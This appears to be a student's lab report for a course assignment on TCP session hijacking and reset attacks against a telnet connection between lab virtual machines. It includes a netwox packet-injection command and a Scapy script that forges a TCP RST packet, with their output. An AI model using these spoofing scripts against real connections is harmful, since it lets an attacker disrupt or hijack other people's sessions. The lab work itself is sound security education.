
**Step2. Analyze the packet header information:**

- 1.Source port number: 33240
- 2.Source IP address: 10.0.2.7
- 3.Destination port: 23
- 4.Destination IP address: 10.0.2.6
- 5.The sequence number: 4068701352
- 6.The window size value: 237.




### Step3. Code the netwox command on Attacker with the information above:

```
sudo netwox 40 --ip4-src 10.0.2.7 --ip4-dst 10.0.2.6 --tcp-src 33240 --tcp-dst 23 --tcp-seqnum 4068701352 --tcp-window 237 --tcp-data 41747461636B6572486572655 (41747461636B6572486572655: UTF-8 decoding as "AttackerHere")
```



On the 10.0.2.7, we can observe the message sent by attacker, the transport is probable with the information we got.



### Step4. Code the attacking command on the Attacker VM


We use the #78 tool netwox to conduct the hijack, just give the tool an "ips" or "i" which means the Source IP.






### Step5. Do something on 10.0.2.7 when it is logging on the 10.0.2.6 like “Click the Enter”

We will find that the connection is closed immediately which means the hijack is working.



Try to log in 10.0.2.6 on 10.0.2.7 again, we cannot do this when the hijack is hanging on.




**Q9: You are required to give the correct values to replace each @@@@ in the skeleton code provided, and submit your modified code as reset\_XXX\_YYY.py, where XXX is your student ID and YYY is your surname in Pinyin. After you finish the above python program “reset.py”, you launch the attack and should be able to disconnect the existing telnet connection.**

**Solution:**

**Step1. Use the packet before the last header information, we got it as before**

- 1.Source port number: **50616**
- 2.Source IP address: **10.0.2.7**
- 3.Destination port: **23**
- 4.Destination IP address: **10.0.2.6**
- 5.The sequence number: **1895087104**
- 6.The window size value: **237**.



**Step2. Edit a python Hijack program with the information above, we have prove that with these information, we can send forged 10.0.2.7's packet to 10.0.2.6 on Attacker**

SEEDUbuntu\_Clone\_Attacker [正在运行] - Oracle VM VirtualBox

管理 控制 视图 热键 设备 帮助

```
Terminal
#!/usr/bin/python
from scapy.all import *

print("SENDING RESET PACKET.....")
ip = IP(src="10.0.2.7", dst="10.0.2.6")
tcp = TCP(sport=50616, dport=23, flags="R", seq=1895087104)
##Content "Attacker here!" as a highlight
data= "Attacker here!"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

### Step3. Run the python Hijack program.

```
SEEDUbuntu_Clone_Attacker [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助

Terminal
[05/06/22]seed@VM:~$ sudo ./reset.py
SENDING RESET PACKET.....
version      : BitField (4 bits)      = 4      (4)
ihl          : BitField (4 bits)      = None   (None)
tos          : XByteField             = 0      (0)
len          : ShortField             = None   (None)
id           : ShortField             = 1      (1)
flags        : FlagsField (3 bits)    = <Flag 0 (>) (<Flag 0 (>))
frag         : BitField (13 bits)     = 0      (0)
ttl          : ByteField              = 64     (64)
proto        : ByteEnumField          = 6      (0)
chksum       : XShortField            = None   (None)
src          : SourceIPField          = '10.0.2.7' (None)
dst          : DestIPField            = '10.0.2.6' (None)
options      : PacketListField       = []     ([])
--
sport        : ShortEnumField         = 50616  (20)
dport        : ShortEnumField         = 23     (80)
seq          : IntField               = 1895087104 (0)
ack          : IntField               = 0      (0)
dataofs      : BitField (4 bits)      = None   (None)
reserved     : BitField (3 bits)      = 0      (0)
flags        : FlagsField (9 bits)    = <Flag 4 (R)> (<Flag 2 (S)>)
window       : ShortField             = 8192   (8192)
chksum       : XShortField            = None   (None)
urgptr       : ShortField             = 0      (0)
options      : TCPOptionsField        = []     ([])
--
load         : StrField               = 'Attacker here!' ('')
```

### Step4. Do something on 10.0.2.7 when it is logging on the 10.0.2.6 like “Click the Enter”.

We will find that the connection is closed immediately which means the hijack is working.

And the forged packet sent by attacker can be seen in the wire shark.

The screenshot displays a terminal window on the left and a Wireshark packet capture window on the right. The terminal shows a user logging into a VM and attempting a telnet connection to 10.0.2.6. The connection is abruptly closed with the message "Connection closed by foreign host." The Wireshark window shows the captured network traffic, with a specific packet (No. 68) highlighted in red. This packet is a TCP RST (Reset) from source IP 10.0.2.7 to destination IP 10.0.2.6, with sequence number 1895087104. The packet details pane shows the flags as "RST" and the window size as 1048576. The packet bytes pane shows the raw data of the packet.